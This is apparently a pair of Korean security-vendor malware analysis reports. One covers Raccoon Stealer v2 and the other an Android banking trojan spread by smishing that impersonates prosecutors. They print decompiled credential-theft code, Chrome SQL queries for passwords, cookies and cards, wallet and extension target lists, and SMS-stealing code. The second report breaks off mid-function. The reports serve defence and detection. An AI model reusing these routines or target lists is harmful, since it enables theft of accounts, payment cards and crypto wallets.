 ews_xds:aholpfdialjgjfhomihkjbmjgidldno;Exodus Web3 Wallet;Local Extension Settings
 xtntns_authenticatorcc:bhghoamapcdpbophigoooaddinpkbai;Authenticator.cc;Sync Extension Settings
 xtntns_keeppassxc_browser:oboonaemofpalcgghocfoadofidjkkk;KeePassXC Browser;Local Extension Settings
 xtntns_keeppassTusk:fmhmiaejopepamlcjknpcpgdjichnecm;KeePass Tusk;Local Extension Settings
 xtntns_bitwardenEx:nngceckbapebfimnliiahkandclbb;Bitwarden;Local Extension Settings
 xtntns_microsoftAfL:fiedbfgcledldbcmgdigjgdfcgjcion;Microsoft Autofill Local;Local Extension Settings
 xtntns_microsoftAfS:fiedbfgcledldbcmgdigjgdfcgjcion;Microsoft Autofill Sync;Sync Extension Settings
 ews_martian:efbglgofoipbgcjepnhiblaibcnlgk;Martian Aptos;Local Extension Settings
 ews_braavos_c:jnlgamecbpmbajjfhmmmlhejkemejdma;Braavos;Local Extension Settings
 ews_okx_c:mcohilncbfahbmgdjkbpemcciolgcge;OKX;Local Extension Settings
 ews_pontem_c:phkbamefinggmakgklpklijmgibohnba;Pontem Aptos;Local Extension Settings
 ews_sender_c:epapihdplajcdnnkdeiahlgigofloibg;SenderWallet;Local Extension Settings
 ews_hashpack_c:gjagmgiddbbciopjhllkdnddchglnemk;Hashpack;Local Extension Settings
 ews_ever_c:cgeeodpfagjceefieflmdfphplkenlfk;EVER;Local Extension Settings
 ews_finnie_c:cjmknjdjhagcfbpiemnkdpomccnjbmlj;Finnie;Local Extension Settings
 ews_leap_terra_c:aijcbdoiimgnlmjeegjaglmepbmbpkpi;LeapTerra;Local Extension Settings
 ews_petra_atos_c:ejladinncdgdjemekebdpeokbikhfci;Petra Aptos;Local Extension Settings
 ews_eternl_c:kmhchipebfmpgmihbkipmjlmioameka;Eternl;Local Extension Settings
 ews_gero_wlt_c:bgpipimicheadkjklgciifhnalhdjhe;GeroWallet;Local Extension Settings
 scrnsht_Screenshot.jpeg:1
 tlgrm_Telegram:Telegram Desktop\tdatal*emoji*user_data*tdummy*dumps*
 dscrd_Discord:discord\Local Storage\leveldb*.log,*.ldb-
 grbr_Desktop:%USERPROFILE%\Desktop\|*.txt|*recycle*,*windows*|50|1|1|files
 grbr_Recent:%APPDATA%\Microsoft\Windows\Recent\|*.txt|*.exe|50|1|1|files
 grbr_Documents:%USERPROFILE%\Documents\|*.txt|*recycle*,*windows*|50|1|1|files
 token:e7a956db5c634187eac0d932d0e7aee

[표 1] 구성 정보 목록


2.5 탈취 목록 리스트

1) 시스템 정보 탈취 (sstmnfo_)

감염 시스템 정보를 수집해 C&C 주소로 전송한다. 수집된 정보는 감염 PC 국가, 시간, OS 정보, 설치된 프로그램 등이 있다.

```
// System Info.txt
if ( sub_40B2C6(&v35, v5, 0, v2) )
{
    v9 = LocalAlloc;
    v10 = v5 + 2 * v2 + 2;
    v11 = lstrlenW(v10);
    v37 = v9(64, 2 * v11);
    v12 = (StrStrW(v10, dword_41021C) - v10) >> 1;
    if ( sub_40B2C6(&v37, v10, 0, v12) )
    {
        v14 = v10 + 2 * v12;
        v15 = LocalAlloc;
        v14 += 2;
        v16 = lstrlenW(v14);
        v36 = v15(64, 2 * v16);
        v17 = StrStrW(v14, dword_41021C);
        // Installed applications:\n
        if ( sub_40B2C6(&v36, v14, 0, (v17 - v14) >> 1) )
        {
            v18 = LocalAlloc(64);
            a1 = StrCpyW(v18, v37);
            GetUserDefaultLCID();
            GetTimeZoneInfo(&a1);
            Fn_OS_version(&a1);
            Fn_Architecture(&a1);
            Fn_CPU_info(&a1);
            Fn_memory_info(&a1);
            Fn_DisplaySize(&a1);
            Fn_DisplayDevices(&a1);
            Fn_Installedapplications(&a1, v36);
        }
    }
}
```

[그림 8] sstmnif_ 필드 코드 일부



[그림 9] sstmnfo_ 전송 패킷 일부

2) 브라우저 정보 탈취

구글 크롬의 경우 “\AppData\Local\Google\Chrome\User Data” 경로의 “Local State” 파일에서 “encrypted_key, stats_version” 값을 얻은 후, 계정 정보가 담긴 “Login Data” 파일을 “\AppData\LocalLow” 경로에 복사한 뒤 암호화된 Password를 CryptUnprotectData()을 이용하여 복호화 후 [표 2]와 같이 SQL 쿼리문으로 계정 정보를 탈취한다.

```
sqlite3_column_bytes16_0 = GetProcAddress_0(v13, sqlite3_column_bytes16);
sqlite3_column_blob_0 = GetProcAddress_0(v13, sqlite3_column_blob);
v14 = LocalAlloc(64);
v53 = LocalAlloc(64);
v15 = PathCombineW(v14, a4, L"Login Data");
v47 = v15;
v17 = ran_file_name(v16, &v53);
v18 = v53;
if ( v17 && CopyFileW(v15, v53, 0) )
{
    if ( sqlite3_open16_1(v18, &v55) )
    {
        v19 = -1;
        LABEL_23:
        LocalFree(v15);
        LocalFree(v18);
        return v19;
    }
    if ( !v55 )
    {
        v19 = -2;
        goto LABEL_23;
    }
    // SELECT origin_url, username_value, password_value FROM logins
    if ( sqlite3_prepare_v2_1(v55, dword_41020C, -1, &a6, 0) )
    {
        LocalFree(v15);
        LocalFree(v18);
        sqlite3_close_1(v55);
    }
}
```

[그림 10] 계정 탈취 코드 일부

```
v41 = L"Network\\Cookies";
v13 = LocalAlloc(64);
v42 = L"Cookies";
v52 = 0;
do
{
    v13 = PathCombineW(v13, a4, (&v41)[v12]);
    v49 = v13;
    if ( !a6 )
        goto LABEL_26;
    sqlite3_prepare_v2_1 = GetProcAddress_0(a6, sqlite3_prepare_v2);
    sqlite3_open16_1 = GetProcAddress_0(a6, sqlite3_open16);
    sqlite3_close_1 = GetProcAddress_0(a6, sqlite3_close);
    sqlite3_step_1 = GetProcAddress_0(a6, sqlite3_step);
    sqlite3_finalize_1 = GetProcAddress_0(a6, sqlite3_finalize);
    sqlite3_column_text16_1 = GetProcAddress_0(a6, sqlite3_column_text16);
    sqlite3_column_bytes16_0 = GetProcAddress_0(a6, sqlite3_column_bytes16);
    sqlite3_column_blob_0 = GetProcAddress_0(a6, sqlite3_column_blob);
    v59 = LocalAlloc(64);
    v15 = ran_file_name(v14, &v59);
    v16 = v59;
    if ( !v15 || !CopyFileW(v13, v59, 0) || sqlite3_open16_1(v16, &v61) || !v61 )
        goto LABEL_24;
    // SELECT host_key, path, is_secure, expires_utc, name, encrypted_value FROM cookies
    if ( sqlite3_prepare_v2_1(v61, dword_41022C, -1, &v69, 0) )
    {
        sqlite3_finalize_1(v69);
        sqlite3_close_1(v61);
    }
}
```

[그림 11] 쿠키 탈취 코드 일부

```
// SELECT name, value FROM autofill
if ( sqlite3_prepare_v2_1(v25, dword_4101E8, -1, &a2, 0) )
{
    sqlite3_finalize_1(a2);
    sqlite3_close_1(v25);
    v20 = -4;
    goto LABEL_6;
}
```

[그림 12] 자동 완성(Autofill) 탈취 코드 일부

```

v15 = PathCombineW(v14, a4, L"Web Data");
v45 = v15;
v17 = ran_file_name(v16, &v52);
v18 = v52;
if ( v17 && CopyFileW(v15, v52, 0) )
{
    if ( sqlite3_open16_1(v18, &v54) )
    {
        v19 = -1;
LABEL_23:
        LocalFree(v15);
        LocalFree(v18);
        return v19;
    }
    if ( !v54 )
    {
        v19 = -2;
        goto LABEL_23;
    }
    // SELECT name_on_card, card_number_encrypted, expiration_month, expiration_year FROM credit_cards
    if ( sqlite3_prepare_v2_1(v54, dword_4101D0, -1, &a6, 0) )
    {
        LocalFree(v15);
        LocalFree(v18);
    }
}

```

[그림 13] CreditCard 탈취 코드 일부

[그림 10 ~ 13]와 같이 sqlite3.dll을 이용하여 Chrome 브라우저의 계정 정보, 쿠키, 자동 완성, 신용 카드 정보를 탈취한다. 사용된 SQL 쿼리문은 아래와 같다.


SQL 쿼리문
SELECT origin_url, username_value, password_value FROM logins
SELECT host_key, path, is_secure , expires_utc, name, encrypted_value FROM cookies
SELECT name, value FROM autofill
SELECT name_on_card, card_number_encrypted, expiration_month, expiration_year FROM credit_cards

[표 2] 계정 탈취 쿼리문

이후, Chrome, Edge 브라우저 확장 프로그램을 조회하여 [표 3]에 존재하는 확장 프로그램을 "ews_" 구문을 추가하여 수집한다.

브라우저 목록	경로	확장 프로그램 목록
Google Chrome	Google\Chrome\User Data\Default\Local Extension Settings	MetaMask, TronLink, BinanceChain, Ronin, MetaX, XDEFI
	Google\Chrome\User Data\Default\Sync Extension Settings	Authenticator.cc, KeePassXC Browser, KeePass Tusk, Bitwarden, Microsoft Autofill Local, Microsoft Autofill Sync
Microsoft Edge	Microsoft\Edge\User Data\Default\Local Extension Settings	MetaMask, TronLink, BinanceChain, Ronin, MetaX, XDEFI, WavesKeeper, Solflare, Rabby, CyanoWallet, Coinbase, AuroWallet, KHC, TezBox, Coin98, Temple, ICONex, Sollet, CloverWallet, PolymeshWallet, NeoLine, Keplr, TerraStation, Liquality, SaturnWallet, GuildWallet, Phantom, Brave, MEW_CX
	Microsoft\Edge\User Data\Default\Sync Extension Settings	Authenticator.cc

[표 3] 확장 프로그램 탈취 목록




[그림 14] 브라우저 정보 탈취 패킷 일부

3) 가상화폐 지갑 파일 탈취 (wlts_)

[표 4]에 존재하는 가상화폐 지갑 파일 정보를 탈취한다. 이후, “\AppData\Roaming” 폴더 하위의 모든 파일을 검색하여 “wallet.dat” 파일을 탈취한다.

```
v27 = StrToIntW(v54);
if ( v27 > 0 )
{
    v28 = LocalAlloc(64);
    if ( SHGetSpecialFolderPathW(0, v28, v27, 0) )
    {
        v29 = PathCombineW(v28, v28, v53);
        v48 = 0;
        v28 = v29;
        v49 = LocalAlloc(64);
        Fn_load_wallets(v28, v55, v28, v52, v51, v49, &v48);
        if ( v48 <= 0 )
        {
            v39 = v49;
        }
        else
        {
            v30 = LocalAlloc(64);
            v31 = LocalAlloc(64);
            v32 = ran_name(v30, 0x10u);
            v33 = v32;
            v44 = v32;
            v34 = StrCpyW(v31, dword_410220);
            v35 = strcat(v34, v33);
            v42 = 0;
            v41 = dword_410214;
            v46 = v35;
            v47 = strcat(&v46);
            v36 = LocalAlloc(64);
            v37 = WideCharToMultiByte(0xFDE9u, 0, v33, -1, 0, 0, 0, 0);
            if ( v37 )
            {
                v38 = WideCharToMultiByte(0xFDE9u, 0, v33, -1, v36, v37, 0, 0);
                v39 = v49;
                if ( v38 )
                {
                    Fn_post_info(v36, v45, 0, 0, v48, v49, v47, &v41);
                }
            }
        }
    }
}
```

[그림 15] 가상화폐 지갑 탈취 코드 일부



[그림 16] wlts_ 전송 패킷 일부

지갑 목록	수집 경로
exodus	AppData\Roaming\exodus
Atomic	AppData\Roaming\atomic
JaxxLiberty	AppData\Roaming\com.liberty.jaxx
Binance	AppData\Roaming\Binance
Coinomi	AppData\Local\Coinomi\Coinomi\wallets
Electrum	AppData\Roaming\Electrum\wallets
Electrum-LTC	AppData\Roaming\Electrum-LTC\wallets
ElectronCash	AppData\Roaming\ElectronCash\wallets
Guarda	AppData\Roaming\Guarda
BlockstreamGreen	AppData\Local\Blockstream\Green
Ledger Live	AppData\Roaming\Ledger Live
Daedalus	AppData\Roaming\Daedalus Mainnet
MyMonero	AppData\Roaming\MyMonero
Monero	Documents\Monero\wallets
Wasabi	AppData\Roaming\WalletWasabi\Client

[표 4] 가상화폐 지갑 목록

4) 텍스트 문서 탈취 (grbr_)

바탕 화면, 내 문서, 최근 문서 폴더 하위의 모든 파일을 검색하여 "*.txt" 파일을 탈취한다.

폴더 목록
%USERPROFILE%\Desktop\
%USERPROFILE%\Documents\
%APPDATA%\Microsoft\Windows\Recent\

[표 5] 폴더 목록

5) 텔레그램 정보 탈취 (tlgrm_)

"AppData\Roaming\Telegram Desktop\tdata" 해당 경로에 있는 구성, 설정, 키 데이터 파일 등을 탈취한다.

6) 디스코드 정보 탈취 (dscrd_)

"AppData\Roaming\discord\Local Storage\leveldb" 해당 경로에 있는 "*.log", "*.ldb" 파일을 탈취한다.

7) 스크린샷 캡처 탈취 (scrnsht_)

화면을 캡처한 데이터는 "Screenshot.jpeg" 파일명으로 탈취한다.

```

v38 = CreateCompatibleDC_0(v34, 520);
if ( v38 )
{
    GetClientRect(hWnd, &v43);
    SetStretchBltMode_0(v34, 4);
    StretchBlt_ = *StretchBlt_0;
    v6 = GetSystemMetrics(1);
    v7 = GetSystemMetrics(0);
    if ( StretchBlt_(v35, 0, 0, v45, v46, hDC, 0, 0, v7, v6, SRCCOPY) )
    {
        v8 = CreateCompatibleBitmap_0(v35, v45 - v43, v46 - v44);
        v2 = v8;
        if ( v8 )
        {
            SelectObject_0(v38, v8);
            if ( BitBlt_0(v38, 0, 0, v45 - v43, v46 - v44, v35, 0, 0, SRCCOPY) )
            {
                GetObjectW_0(v2, 24, &v52);
                GdiplusStartup_0(&v41, &v47, 0);
                if ( ran_file_name(v9, &v34) )
            {

```

[그림 17] 스크린샷 캡처 코드 일부

8) 추가 악성 행위 (ldr_)

C&C 주소에서 수신한 구성 정보 목록 중 "ldr_" 구문에 작성된 파일을 다운로드 한다. 다운로드 된 파일은 메모리 로드 후 실행한다.

결론

Raccoon Stealer v2는 브라우저의 데이터 정보, 디스코드 및 텔레그램 정보, 가상화폐 지갑 정보, 특정 파일 등을 탈취하는 기능을 가지고 있다. 또한, C&C 주소에서 추가 악성코드를 다운로드 후 실행하는 기능을 가지고 있어 2차 피해를 유발할 수 있다.

이렇듯 사용자 정보를 탈취하는 것을 주목적으로 하며, 민감한 사용자 계정 정보를 탈취하기 때문에 추가적인 피해가 야기될 수 있어 각별한 주의가 필요하다.


따라서, 악성코드 감염을 방지하기 위해 신뢰할 수 없는 페이지에서 파일을 다운로드 하지 않아야 하며 백신의 최신화 및 정기적인 검사를 습관화하여야 한다.

현재 알약에서는 '**Trojan.Agent.Raccoon**', '**Gen:Variant.Lazy.246095**' 으로 진단하고 있다.

[Trojan.Android.Banker]

악성코드 분석 보고서

악성코드 동향



[그림 1] 스미싱 문자 비율 [ESRC 8월 스미싱 트렌드 보고서](#) 참고

최근에도 스미싱 공격은 꾸준히 발생하고 있으며 [그림 1]과 같이 키워드별 발견 비율을 확인할 수 있다. 건강검진 결과를 미끼로 유포되는 문자들이 압도적으로 많지만 꾸준히 수사기관을 사칭하는 문자도 발견되고 있으며 여러 가지 버전으로 바뀌어 왔다.

문자 내용

본인 등본상 주거지로 2 회에 걸쳐 해당서류 발송을 하였으나 반송으로 인하여 부득이하게 통신고지 해드립니다. 빠른 시일내에 상기 연락처로 연락주시기 바랍니다. 연락처 : 010-****-****

*참고 [서울지방검찰청을 위장한 스미싱 문자 주의!](#)

검찰을 사칭할 때는 연락을 통해 접근하거나 이미지를 활용한 문자를 보내 접근해오고 있다. 따라서 통화 시 앱 설치를 유도한다면 주의 깊게 살펴볼 필요가 있다.

악성 앱 권한 및 실행 화면



[그림 2] 앱 권한

악성 앱은 [그림 2]와 같이 다양한 형태로 유포되고 있고 앱 권한 또한, 여러 가지 형태를 띠고 있다.

[그림 3] 앱 실행 화면

기본적인 인적 사항을 입력하는 칸이 존재하고 '제출하기' 버튼을 누르면 해당 정보는 서버로 전송된다. [그림 3]에서 오른쪽이 최신 버전인데 화면 UI가 조금씩 달라지는 것을 확인할 수 있다.

[그림 4] 앱 실행 화면

이외에도 입력란 없이 이미지를 보여주거나 경찰청을 사칭하는 악성 앱도 존재한다.
본 분석 보고서에서는 각종 기관을 사칭한 악성 앱 “Trojan.Android.Banker”를 살펴보도록 하겠다.

코드 분석

1. 추가 DEX 드롭

```
@Override // android.content.ContextWrapper
protected void attachBaseContext(Context context0) {
    int v = 0;
    super.attachBaseContext(context0);
    this.c();
    File file0 = new File(this.getApplicationInfo().sourceDir);
    File file1 = this.getDir(this.a + " " + this.b, 0);
    File file2 = new File(file1, "app");
    File file3 = new File(file2, "dexDir");
    ArrayList arrayList0 = new ArrayList();
    if(!file3.exists() || file3.listFiles().length == 0) {
        mP1Dnzm5fl.a(file0, file2, new f() {
            @Override // com.hwizTo.CvqwxS.oUEcwu.mP1Dnzm5fl$f
            public void a(File file0) {
                this.b(file0);
            }
        });
        @Override // com.hwizTo.CvqwxS.oUEcwu.mP1Dnzm5fl$f
        public void a(ZipFile zipFile0) {
            mP1Dnzm5fl.this.d = false;
            mP1Dnzm5fl.this.c = zipFile0;
        }
        void b(File file0) {
            try {
                toIQvVLib.decrypt(c.a(file0), file0.getAbsolutePath());
                arrayList0.add(file0);
            } catch (Exception exception0) {
            }
        }
    }
}
else {
    File[] arr_file = file3.listFiles();
    while(v < arr_file.length) {
        arrayList0.add(arr_file[v]);
        ++v;
    }
}
```

[그림 5] dex 드롭

분석을 어렵게 하려고 dex 드롭 과정을 진행하며 추가적인 소스 파일을 생성하여 로드한 후 사용한다.

```

int v = !c.s(LegServiceT.this.b) || (c.r(LegServiceT.this.b)) ? 0 : 1;
HashMap hashMap0 = new HashMap();
hashMap0.put("model", Settings.Secure.getString(LegServiceT.this.getContentResolver(), "bluetooth_name"));
hashMap0.put("ver", "" + Build.VERSION.RELEASE);
hashMap0.put("oper", c.f(LegServiceT.this.b));
hashMap0.put("wifi", (c.x(LegServiceT.this.b) ? "1" : "0"));
hashMap0.put("scr", (v == 0 ? "0" : "1"));
hashMap0.put("app_install", s1);
String s3 = c.d(LegServiceT.this.b, "K_PHONE_NUMBER");
if(s3 == null) {
    s3 = "";
}


hashMap0.put("p_no", s3);
hashMap0.put("battery", c.c(LegServiceT.this.b));
if(!c.l(LegServiceT.this.b)) {
    s2 = "0";
}

hashMap0.put("charge", s2);
ConcurrentSkipListMap concurrentSkipListMap0 = new ConcurrentSkipListMap();
concurrentSkipListMap0.put("app_id", "40");
concurrentSkipListMap0.put("rid", s);
StringBuilder0.toString();
concurrentSkipListMap0.put("rinfo", hashMap0);
String s4 = new Gson().toJson(concurrentSkipListMap0);
StringBuilder1.toString();
String s5 = a.b(s4);
StringBuilder2.toString();
if(s5 != null && !s5.equalsIgnoreCase("")) {
    ConcurrentSkipListMap concurrentSkipListMap1 = new ConcurrentSkipListMap();
    concurrentSkipListMap1.put("postVal", s5);
    d.b().c(
        , concurrentSkipListMap1, new com.vHDqdk.gubIwv.a.d.c() {
            @Override // com.vHDqdk.gubIwv.a.d.c
            public void a(Call call0, IOException ioException0) {
            }
        }
    );
}

```

[그림 6] 드롭 된 원본 소스

기본적인 기기 정보(배터리, 와이파이, 블루투스, 통신사)들을 서버로 전송한 후 서버 앱 설치를 유도한다.



[그림 7] 추가 앱 설치

실질적으로 악성 행위를 하는 앱은 다양한 권한을 포함하고 있으며 보안 프로그램으로 위장하여 사용자들을 속이고 있다.

2. 기능 설명

악성 앱의 주요 행위는 다음과 같다.

- 통화
 - 통화 착, 발신
 - 통화 가로채기
 - 통화 강제종료
 - 페이크 통화
 - 통화 기록 생성
- 문자
 - 읽기
 - 보내기
- 연락처
 - 삭제
 - 추가
- 녹음 파일로 저장 및 실시간 도청
- 위치 정보 탈취
- 갤러리 탈취
- 앱 설치 리스트 탈취
- 추가 앱 설치 및 삭제
- C2 서버 변경

```

public static ArrayList R(Context context0) {
    ArrayList arrayList0 = new ArrayList();
    try {
        Uri uri0 = Uri.parse("content://sms");
        Cursor cursor0 = context0.getContentResolver().query(uri0, new String[]{"_id", "address", "person", "body", "date", "type"}, null, null, "date desc");
        if(cursor0 != null) {
            cursor0.moveToFirst();
            String s = cursor0.getString(cursor0.getColumnIndex("address"));
            String s1 = cursor0.getString(cursor0.getColumnIndex("body"));
            long v = Long.parseLong(cursor0.getString(cursor0.getColumnIndex("date")));
            long v1 = Long.parseLong(cursor0.getString(cursor0.getColumnIndex("type")));
            if(v1 != 1L) {
                String s2 = Kit.H(context0, s);
                MessageBean messageBean0 = new MessageBean();
                messageBean0.setType("v" + v1);
                messageBean0.setNo(s);
                messageBean0.setBody(s1);
                messageBean0.setName(s2);
                messageBean0.setTime(Kit.Y(context0, v));
                arrayList0.add(messageBean0);
                return arrayList0;
            }
        }
    } catch (Exception exception0) {
        exception0.printStackTrace();
        return arrayList0;
    }
    return arrayList0;
}

```

[그림 8] 문자 탈취

정보를 수집 되는 대로 전송하던 이전과 달리 DB를 구성하고 활용하여 여러 정보를 탈취하고 있다. [그림 8]과 같이 우선 SMS를 리스트에 저장하여 보관한다.

```

public void onReceive(Context context0, Intent intent0) {
    String s = intent0.getAction();
    if(s != null && ("android.provider.Telephony.SMS_RECEIVED".equals(s))) {
        try {
            Bundle bundle0 = intent0.getExtras();
            if(bundle0 == null) {
                return;
            }

            Object[] arr_object = (Object[])bundle0.get("pdu");
